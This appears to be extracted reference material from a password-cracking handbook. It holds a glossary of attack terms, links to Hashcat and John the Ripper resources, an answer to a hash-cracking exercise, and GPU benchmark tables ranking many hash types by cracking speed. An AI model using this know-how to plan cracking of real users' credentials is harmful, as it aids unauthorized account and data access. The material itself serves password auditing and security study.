BRUTE-FORCE ATTACK - the act of trying every possible combination of a given keyspace or character set for a given length

DICTIONARY - a collection of commons words, phrases, keyboard patterns, generated passwords, or leaked passwords, also known as a wordlist

DICTIONARY ATTACK - using a file containing common or known password combinations or words in an attempt to match a given hashing function's output by running said words through the same target hashing function

HASH - the fixed bit result of a hash function

HASH FUNCTION - maps data of arbitrary size to a bit string of a fixed size (a hash function) which is designed to also be a one-way function, that is, a function which is infeasible to invert

ITERATIONS - the number of times an algorithm is run over a given hash

KEYSPACE - the number of possible combinations for a given character set to the power of it's length (i.e. charset^length)

MASK ATTACK - using placeholder representations to try all combinations of a given keyspace, similar to brute-force but more targeted and efficient

PASSWORD ENTROPY - an estimation of how difficult a password will be to crack given its character set and length

PLAINTEXT - unaltered text that hasn't been obscured or algorithmically altered through a hashing function

RAKING - generating random password rules/candidates in an attempt to discover a previously unknown matching password pattern

RAINBOW TABLE - a precomputed table of a targeted cryptographic hash function of a certain minimum and maximum character length

RULE ATTACK - similar to a programming language for generating candidate passwords based on some input such as a dictionary

SALT - random data that used as additional input to a one-way function

WORDLIST - a collection of commons words, phrases, keyboard patterns, generated passwords, or leaked passwords, also known as a dictionary

TIME TABLE

60 seconds	1 minute
3,600 seconds	1 hour
86,400 seconds	1 day
604,800 seconds	1 week
1,209,600 seconds	1 fortnight
2,419,200 seconds	1 month (30days)
31,536,000 seconds	1 year

ONLINE RESOURCES

JOHN
http://openwall.info/wiki/john
http://openwall.info/wiki/john/sample-non-hashes
http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats
https://countuponsecurity.com/2015/06/14/jonh-the-ripper-cheat-sheet/
https://xinn.org/blog/JtR-AD-Password-Auditing.html
https://www.owasp.org/images/a/af/2011-Supercharged-Slides-Redman-OWASP-Feb.pdf

HASHCAT
https://hashcat.net/wiki/
https://hashcat.net/wiki/doku.php?id=hashcat_utils
https://hashcat.net/wiki/doku.php?id=statsprocessor
http://www.netmux.com/blog/ultimate-guide-to-cracking-foreign-character-passwords-using-has
http://www.netmux.com/blog/cracking-12-character-above-passwords

CRACKING RIGS
http://www.netmux.com/blog/how-to-build-a-password-cracking-rig
https://www.unix-ninja.com/p/Building_a_Password_Cracking_Rig_for_Hashcat_-_Part_III

EXAMPLE HASH GENERATION
https://www.onlinehashcrack.com/hash-generator.php
https://www.tobtu.com/tools.php
http://hash.online-convert.com/
https://www.tools4noobs.com/online_tools/hash/
https://quickhash.com/
http://bitcoinvalued.com/tools.php
http://www.sha1-online.com/
http://www.freeformatter.com/hmac-generator.html
http://openwall.info/wiki/john/Generating-test-hashes

OTHER

http://blog.thireus.com/cracking-story-how-i-cracked-over-122-million-sha1-and-md5-hashed-passwords/
http://www.utf8-chartable.de/
http://thesprawl.org/projects/pack/
https://blog.g0tmi1k.com/2011/06/dictionaries-wordlists/
http://wpengine.com/unmasked/
https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
https://room362.com/post/2017/05-06-2017-password-magic-numbers/
http://www.netmux.com/blog/how-to-build-a-password-cracking-rig
http://passwordchart.com/
http://www.vigilante.pw

NETMUX

http://www.netmux.com
http://www.hashcrack.io
https://github.com/netmux
https://twitter.com/netmux
https://www.instagram.com/netmux/

*****ANSWER TO CUSTOM DICTIONARY CREATION HASH:**
e4821d16a298092638ddb7cadc26d32f = letmein123456Netmux

10 CRACK COMMANDMENTS

1. Thou shalt know hash types and their origin/function
2. Thou shalt know cracking software strengths & weaknesses
3. Thou shalt study & apply password analysis techniques
4 Thou shalt be proficient at hash extraction methods
5. Thou shalt create custom/targeted dictionaries
6. Thou shalt know thy cracking rigs capabilities
7. Thou shalt understand basic human psychology/behavior
8. Thou shalt create custom masks, rules, and Markov chains
9. Thou shalt continually experiment with new techniques
10. Thou shalt support thy fellow cracking community members

HASH CRACKING BENCHMARKS

****HASH CRACKING BENCHMARK tables are meant to be a reference to enable users to gauge how SLOW or FAST a hashing algorithm is before formulating an attack plan. Nvidia GTX1080 was chosen as the default due to its prevalence among the cracking community and it's position as a top performing GPU card.*

HASH CRACKING BENCHMARKS (ALPHABETICAL)

1Password, agilekeychain	3319.2 kH/s
1Password, cloudkeychain	10713 H/s
3DES (PT = $salt, key = $pass)	594.3 MH/s
7-Zip	7514 H/s
AIX	14937.2 kH/s
AIX	44926.1 kH/s
AIX	6359.3 kH/s
AIX	9937.1 kH/s
Android FDE (Samsung DEK)	291.8 kH/s
Android FDE <= 4.3	803.0 kH/s
Android PIN	5419.4 kH/s
Ansible Vault	127.2 kH/s
Apple File System (APFS)	63683 H/s
Apple Secure Notes	63623 H/s
ArubaOS	6894.7 MH/s
Atlassian (PBKDF2-HMAC-SHA1)	283.6 kH/s
AxCrypt	113.9 kH/s
AxCrypt in memory SHA1	7503.3 MH/s
bcrypt, Blowfish(OpenBSD)	13094 H/s
BSDiCrypt, Extended DES	1552.5 kH/s
Bitcoin/Litecoin wallet.dat	4508 H/s
BLAKE2-512	1488.9 MH/s
Blockchain, My Wallet	50052.3 kH/s
Blockchain, My Wallet, V2	305.2 kH/s
ChaCha20	3962.0 MH/s
Cisco 8	59950 H/s
Cisco 9	22465 H/s
Cisco-ASA MD5	17727.2 MH/s
Cisco-IOS SHA256	2864.3 MH/s
Cisco-PIX MD5	16407.2 MH/s
Citrix NetScaler	7395.3 MH/s
ColdFusion 10+	1733.6 MH/s
CRAM-MD5 Dovecot	25866.2 MH/s
DES (PT = $salt, key = $pass)	19185.7 MH/s
descrypt, DES(Unix), Traditional DES	906.7 MH/s
DNSSEC (NSEC3)	3274.6 MH/s
Django (PBKDF2-SHA256)	59428 H/s
Django (SHA-1)	6822.6 MH/s
Domain Cached Credentials (DCC), MS Cache	11195.8 MH/s
Domain Cached Credentials 2 (DCC2), MS Cache 2	317.5 kH/s
DPAPI masterkey file v1 and v2	73901 H/s
Drupal7	56415 H/s
eCryptfs	13813 H/s
Electrum Wallet (Salt-Type 1-3)	147.3 MH/s
Ethereum Wallet, PBKDF2-HMAC-SHA256	4518 H/s
Ethereum Wallet, SCRYPT	29 H/s
Ethereum Pre-Sale Wallet, PBKDF2-SHA256	616.6 kH/s
EPiServer 6.x < v4	6818.5 MH/s
EPiServer 6.x > v4	2514.4 MH/s
FileVault 2	63701 H/s
FileZilla Server >= 0.9.55	565.2 MH/s
FortiGate (FortiOS)	6386.2 MH/s

GOST R 34.11-2012 (Streebog) 256-bit	50018.8 kH/s
GOST R 34.11-2012 (Streebog) 512-bit	49979.4 kH/s
GOST R 34.11-94	206.2 MH/s
GRUB 2	43235 H/s
Half MD5	15255.8 MH/s
hMailServer	2509.6 MH/s
IKE-PSK MD5	1834.0 MH/s
IKE-PSK SHA1	788.2 MH/s
IPB2+, MyBB1.2+	5011.8 MH/s
IPMI2 RAKP HMAC-SHA1	1607.3 MH/s
iTunes backup < 10.0	140.2 kH/s
iTunes backup >= 10.0	94 H/s
JKS Java Key Store Private Keys (SHA1)	7989.4 MH/s
Joomla < 2.5.18	25072.2 MH/s
Juniper IVE	9929.1 kH/s
Juniper/NetBSD sha1crypt	144.1 kH/s
Juniper Netscreen/SSG (ScreenOS)	12946.8 MH/s
JWT (JSON Web Token)	377.3 MH/s
Keepass 1 (AES/Twofish) and Keepass 2 (AES)	139.8 kH/s
Kerberos 5 AS-REQ Pre-Auth etype 23	291.5 MH/s
Kerberos 5 TGS-REP etype 23	291.1 MH/s
Kerberos 5 AS-REP etype 23	288.0 MH/s
LM	18382.7 MH/s
Lastpass	2331.2 kH/s
Lotus Notes/Domino 5	205.2 MH/s
Lotus Notes/Domino 6	69673.5 kH/s
Lotus Notes/Domino 8	667.2 kH/s
LUKS	8703 H/s
MD4	43722.9 MH/s
MD5	24943.1 MH/s
md5(md5($pass).md5($salt))	4291.9 MH/s
md5($salt.md5($salt.$pass))	5037.7 MH/s
md5($salt.md5($pass.$salt))	5401.6 MH/s
md5apr1, MD5(APR), Apache MD5	9911.5 kH/s
md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5	9918.1 kH/s
MS Office <= 2003 MD5+RC4,collision-mode #1	339.9 MH/s
MS Office <= 2003 MD5+RC4,oldoffice$0, oldoffice$1	219.6 MH/s
MS Office <= 2003 SHA1+RC4,collision-mode #1	330.8 MH/s
MS Office <= 2003 SHA1+RC4,oldoffice$3, oldoffice$4	296.7 MH/s
MS-AzureSync PBKDF2-HMAC-SHA256	10087.9 kH/s
MSSQL(2000)	8609.7 MH/s
MSSQL(2005)	8636.4 MH/s
MSSQL(2012)	1071.3 MH/s
Mediawiki B type	6515.8 MH/s
MySQL Challenge-Response Authentication (SHA1)	2288.0 MH/s
MySQL323	51387.0 MH/s
MySQL4.1/MySQL5	3831.5 MH/s
NTLM	41825.0 MH/s
NetNTLMv1-VANILLA / NetNTLMv1+ESS	22308.5 MH/s
NetNTLMv2	1634.9 MH/s
osCommerce, xt	12883.7 MH/s
OSX v10.4, v10.5, v10.6	6831.3 MH/s
OSX v10.7	834.1 MH/s
OSX v10.8+	12348 H/s
Office 2007	134.5 kH/s
Office 2010	66683 H/s
Office 2013	8814 H/s
OpenCart	2097.0 MH/s
Oracle H	851.6 MH/s
Oracle S	8565.0 MH/s
Oracle T	104.7 kH/s

Password Safe v2	332.0 kH/s
Password Safe v3	1233.4 kH/s
PBKDF2-HMAC-MD5	7408.3 kH/s
PBKDF2-HMAC-SHA1	3233.9 kH/s
PBKDF2-HMAC-SHA256	1173.1 kH/s
PBKDF2-HMAC-SHA512	431.4 kH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4)	345.0 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4) + collider-mode #1	373.4 MH/s
PDF 1.4 - 1.6 (Acrobat 5 - 8)	16048.0 kH/s
PDF 1.7 Level 3 (Acrobat 9)	2854.1 MH/s
PDF 1.7 Level 8 (Acrobat 10 - 11)	30974 H/s
PeopleSoft	8620.3 MH/s
PeopleSoft PS_TOKEN	3226.5 MH/s
phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)	6917.9 kH/s
PHPS	6972.6 MH/s
Plaintext	37615.5 MH/s
PostgreSQL	25068.0 MH/s
PostgreSQL Challenge-Response Auth (MD5)	6703.0 MH/s
PrestaShop	8221.3 MH/s
PunBB	2837.7 MH/s
RACF	2528.4 MH/s
RAR3-hp	29812 H/s
RAR5	36473 H/s
Radmin2	8408.3 MH/s
Redmine Project Management Web App	2121.3 MH/s
RipeMD160	4732.0 MH/s
SAP CODVN B (BCODE)	1311.2 MH/s
SAP CODVN F/G (PASSCODE)	739.3 MH/s
SAP CODVN H (PWDSALTEDHASH) iSSHA-1	6096.6 kH/s
scrypt	435.1 kH/s
SHA-1(Base64), nsldap, Netscape LDAP SHA	8540.0 MH/s
SHA-3(Keccak)	769.8 MH/s
SHA1	8538.1 MH/s
SHA1(CX)	291.8 MH/s
sha1($salt.sha1($pass))	2457.6 MH/s
SHA-224	3076.6 MH/s
SHA256	2865.2 MH/s
sha256crypt, SHA256(Unix)	388.8 kH/s
SHA384	1044.8 MH/s
SHA512	1071.1 MH/s
sha512crypt, SHA512(Unix)	147.5 kH/s
SIP digest authentication (MD5)	2004.3 MH/s
SKIP32	4940.9 MH/s
SMF > v1.1	6817.7 MH/s
SSHA-1(Base64), nsldaps, Netscape LDAP SSHA	8584.5 MH/s
SSHA-256(Base64), LDAP {SSHA256}	3216.9 MH/s
SSHA-512(Base64), LDAP	1072.2 MH/s
SipHash	28675.1 MH/s
Skype	12981.9 MH/s
Sybase ASE	398.1 MH/s
TACACS+	13772.1 MH/s
Tripcode	173.1 MH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512bit+boot-mode	512.4 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512 bit	277.0 kH/s
TrueCrypt PBKDF2-HMAC-SHA512+XTS512 bit	376.2 kH/s
TrueCrypt PBKDF2-HMAC-Whirlpool+XTS512 bit	36505 H/s
vBulletin < v3.8.5	6947.7 MH/s
vBulletin > v3.8.5	4660.5 MH/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit	907 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	1820 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit	1226 H/s

```
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit+boot-mode        3012 H/s
VeraCrypt PBKDF2-HMAC-SHA512+XTS 512bit                  830 H/s
VeraCrypt PBKDF2-HMAC-Whirlpool+XTS 512bit               74 H/s
WBB3, Woltlab Burning Board 3                            1293.3 MH/s
WPA/WPA2                                                 396.8 kH/s
WPA-PMKID-PBKDF2                                         420.5 kH/s
WPA-PMKID-PMK                                            40581.6 kH/s
Whirlpool                                                253.9 MH/s
WinZip                                                   1054.4 kH/s
```

HASH CRACKING SPEED

HASH CRACKING SPEED (SLOW - FAST)

Ethereum Wallet, SCRYPT	29 H/s
VeraCrypt PBKDF2-HMAC-Whirlpool+XTS 512bit	74 H/s
iTunes backup >= 10.0	94 H/s
VeraCrypt PBKDF2-HMAC-SHA512+XTS 512bit	830 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit	907 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit	1226 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	1820 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit+boot-mode	3012 H/s
Bitcoin/Litecoin wallet.dat	4508 H/s
Ethereum Wallet, PBKDF2-HMAC-SHA256	4518 H/s
7-Zip	7514 H/s
LUKS	8703 H/s
Office 2013	8814 H/s
1Password, cloudkeychain	10713 H/s
OSX v10.8+	12348 H/s
bcrypt, Blowfish(OpenBSD)	13094 H/s
eCryptfs	13813 H/s
Cisco 9	22465 H/s
RAR3-hp	29812 H/s
PDF 1.7 Level 8 (Acrobat 10 - 11)	30974 H/s
RAR5	36473 H/s
TrueCrypt PBKDF2-HMAC-Whirlpool+XTS512 bit	36505 H/s
GRUB 2	43235 H/s
Drupal7	56415 H/s
Django (PBKDF2-SHA256)	59428 H/s
Cisco 8	59950 H/s
Apple Secure Notes	63623 H/s
Apple File System (APFS)	63683 H/s
FileVault 2	63701 H/s
Office 2010	66683 H/s
DPAPI masterkey file v1 and v2	73901 H/s
Oracle T	104.7 kH/s
AxCrypt	113.9 kH/s
Ansible Vault	127.2 kH/s
Office 2007	134.5 kH/s
Keepass 1 (AES/Twofish) and Keepass 2 (AES)	139.8 kH/s
iTunes backup < 10.0	140.2 kH/s
Juniper/NetBSD sha1crypt	144.1 kH/s
sha512crypt, SHA512(Unix)	147.5 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512 bit	277.0 kH/s
Atlassian (PBKDF2-HMAC-SHA1)	283.6 kH/s
Android FDE (Samsung DEK)	291.8 kH/s
Blockchain, My Wallet, V2	305.2 kH/s
Domain Cached Credentials 2 (DCC2), MS Cache 2	317.5 kH/s
Password Safe v2	332.0 kH/s
TrueCrypt PBKDF2-HMAC-SHA512+XTS512 bit	376.2 kH/s
sha256crypt, SHA256(Unix)	388.8 kH/s
WPA/WPA2	396.8 kH/s
WPA-PMKID-PBKDF2	420.5 kH/s
PBKDF2-HMAC-SHA512	431.4 kH/s
scrypt	435.1 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	512.4 kH/s
Ethereum Pre-Sale Wallet, PBKDF2-SHA256	616.6 kH/s
Lotus Notes/Domino 8	667.2 kH/s
Android FDE <= 4.3	803.0 kH/s
WinZip	1054.4 kH/s
PBKDF2-HMAC-SHA256	1173.1 kH/s
Password Safe v3	1233.4 kH/s

BSDiCrypt, Extended DES	1552.5 kH/s
Lastpass	2331.2 kH/s
PBKDF2-HMAC-SHA1	3233.9 kH/s
1Password, agilekeychain	3319.2 kH/s
Android PIN	5419.4 kH/s
SAP CODVN H (PWDSALTEDHASH) iSSHA-1	6096.6 kH/s
AIX	6359.3 kH/s
phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)	6917.9 kH/s
PBKDF2-HMAC-MD5	7408.3 kH/s
md5apr1, MD5(APR), Apache MD5	9911.5 kH/s
md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5	9918.1 kH/s
Juniper IVE	9929.1 kH/s
AIX	9937.1 kH/s
MS-AzureSync PBKDF2-HMAC-SHA256	10087.9 kH/s
AIX	14937.2 kH/s
PDF 1.4 - 1.6 (Acrobat 5 - 8)	16048.0 kH/s
WPA-PMKID-PMK	40581.6 kH/s
AIX	44926.1 kH/s
GOST R 34.11-2012 (Streebog) 512-bit	49979.4 kH/s
GOST R 34.11-2012 (Streebog) 256-bit	50018.8 kH/s
Blockchain, My Wallet	50052.3 kH/s
Lotus Notes/Domino 6	69673.5 kH/s
Electrum Wallet (Salt-Type 1-3)	147.3 MH/s
Tripcode	173.1 MH/s
Lotus Notes/Domino 5	205.2 MH/s
GOST R 34.11-94	206.2 MH/s
MS Office <= 2003 MD5+RC4,oldoffice$0, oldoffice$1	219.6 MH/s
Whirlpool	253.9 MH/s
Kerberos 5 AS-REP etype 23	288.0 MH/s
Kerberos 5 TGS-REP etype 23	291.1 MH/s
Kerberos 5 AS-REQ Pre-Auth etype 23	291.5 MH/s
SHA1(CX)	291.8 MH/s
MS Office <= 2003 SHA1+RC4,oldoffice$3, oldoffice$4	296.7 MH/s
MS Office <= 2003 SHA1+RC4,collision-mode #1	330.8 MH/s
MS Office <= 2003 MD5+RC4,collision-mode #1	339.9 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4)	345.0 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4) + collider-mode #1	373.4 MH/s
JWT (JSON Web Token)	377.3 MH/s
Sybase ASE	398.1 MH/s
FileZilla Server >= 0.9.55	565.2 MH/s
3DES (PT = $salt, key = $pass)	594.3 MH/s
SAP CODVN F/G (PASSCODE)	739.3 MH/s
SHA-3(Keccak)	769.8 MH/s
IKE-PSK SHA1	788.2 MH/s
OSX v10.7	834.1 MH/s
Oracle H	851.6 MH/s
descrypt, DES(Unix), Traditional DES	906.7 MH/s
SHA384	1044.8 MH/s
SHA512	1071.1 MH/s
MSSQL(2012)	1071.3 MH/s
SSHA-512(Base64), LDAP	1072.2 MH/s
WBB3, Woltlab Burning Board 3	1293.3 MH/s
SAP CODVN B (BCODE)	1311.2 MH/s
BLAKE2-512	1488.9 MH/s
IPMI2 RAKP HMAC-SHA1	1607.3 MH/s
NetNTLMv2	1634.9 MH/s
ColdFusion 10+	1733.6 MH/s
IKE-PSK MD5	1834.0 MH/s
SIP digest authentication (MD5)	2004.3 MH/s
OpenCart	2097.0 MH/s
Redmine Project Management Web App	2121.3 MH/s

MySQL Challenge-Response Authentication (SHA1)	2288.0 MH/s
sha1($salt.sha1($pass))	2457.6 MH/s
hMailServer	2509.6 MH/s
EPiServer 6.x > v4	2514.4 MH/s
RACF	2528.4 MH/s
PunBB	2837.7 MH/s
PDF 1.7 Level 3 (Acrobat 9)	2854.1 MH/s
Cisco-IOS SHA256	2864.3 MH/s
SHA256	2865.2 MH/s
SHA-224	3076.6 MH/s
SSHA-256(Base64), LDAP {SSHA256}	3216.9 MH/s
PeopleSoft PS_TOKEN	3226.5 MH/s
DNSSEC (NSEC3)	3274.6 MH/s
MySQL4.1/MySQL5	3831.5 MH/s
ChaCha20	3962.0 MH/s
md5(md5($pass).md5($salt))	4291.9 MH/s
vBulletin > v3.8.5	4660.5 MH/s
RipeMD160	4732.0 MH/s
SKIP32	4940.9 MH/s
IPB2+, MyBB1.2+	5011.8 MH/s
md5($salt.md5($salt.$pass))	5037.7 MH/s
md5($salt.md5($pass.$salt))	5401.6 MH/s
FortiGate (FortiOS)	6386.2 MH/s
Mediawiki B type	6515.8 MH/s
PostgreSQL Challenge-Response Authentication (MD5)	6703.0 MH/s
SMF > v1.1	6817.7 MH/s
EPiServer 6.x < v4	6818.5 MH/s
Django (SHA-1)	6822.6 MH/s
OSX v10.4, v10.5, v10.6	6831.3 MH/s
ArubaOS	6894.7 MH/s
vBulletin < v3.8.5	6947.7 MH/s
PHPS	6972.6 MH/s
Citrix NetScaler	7395.3 MH/s
AxCrypt in memory SHA1	7503.3 MH/s
JKS Java Key Store Private Keys (SHA1)	7989.4 MH/s
PrestaShop	8221.3 MH/s
Radmin2	8408.3 MH/s
SHA1	8538.1 MH/s
SHA-1(Base64), nsldap, Netscape LDAP SHA	8540.0 MH/s
SSHA-1(Base64), nsldaps, Netscape LDAP SSHA	8584.5 MH/s
MSSQL(2000)	8609.7 MH/s
PeopleSoft	8620.3 MH/s
MSSQL(2005)	8636.4 MH/s
Oracle S	8565.0 MH/s
Domain Cached Credentials (DCC), MS Cache	11195.8 MH/s
osCommerce, xt	12883.7 MH/s
Juniper Netscreen/SSG (ScreenOS)	12946.8 MH/s
Skype	12981.9 MH/s
TACACS+	13772.1 MH/s
Half MD5	15255.8 MH/s
Cisco-PIX MD5	16407.2 MH/s
Cisco-ASA MD5	17727.2 MH/s
LM	18382.7 MH/s
DES (PT = $salt, key = $pass)	19185.7 MH/s
NetNTLMv1-VANILLA / NetNTLMv1+ESS	22308.5 MH/s
MD5	24943.1 MH/s
PostgreSQL	25068.0 MH/s
Joomla < 2.5.18	25072.2 MH/s
CRAM-MD5 Dovecot	25866.2 MH/s
SipHash	28675.1 MH/s
Plaintext	37615.5 MH/s

MD4	43722.9 MH/s
NTLM	41825.0 MH/s
MySQL323	51387.0 MH/s

HISTORICAL GPU CRACKING BENCHMARKS

**Improvements in Hashcat slightly skew some performance increases.

RTX 2080 Ti

NTLM (Fast Hash)	73398.5 MH/s	<---LEADER
descrypt (Medium Hash)	1698.8 MH/s	<---LEADER
bcrypt (Slow Hash)	27658 H/s	

RTX 2080

NTLM (Fast Hash)	52954.9 MH/s
descrypt (Medium Hash)	1284.3 MH/s
bcrypt (Slow Hash)	18485 H/s

Titan V

NTLM (Fast Hash)	68488.0 MH/s	
descrypt (Medium Hash)	1607.4 MH/s	
bcrypt (Slow Hash)	47368 H/s	<---LEADER

Titan Xp

NTLM (Fast Hash)	65842.5 MH/s
descrypt (Medium Hash)	1364.5 MH/s
bcrypt (Slow Hash)	22432 H/s

GTX 1080 Ti

NTLM (Fast Hash)	64691.0 MH/s
descrypt (Medium Hash)	1449.2 MH/s
bcrypt (Slow Hash)	23266 H/s

GTX 1070 Ti

NTLM (Fast Hash)	43477.3 MH/s
descrypt (Medium Hash)	890.1 MH/s
bcrypt (Slow Hash)	14247 H/s

Titan X

NTLM (Fast Hash)	34969.3 MH/s
descrypt (Medium Hash)	165.5 MH/s
bcrypt (Slow Hash)	16890 H/s

GTX 980 Ti

NTLM (Fast Hash)	34042.1 MH/s
descrypt (Medium Hash)	145.4 MH/s
bcrypt (Slow Hash)	14352 H/s

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TRUE LOVE & FALSE IDOLS

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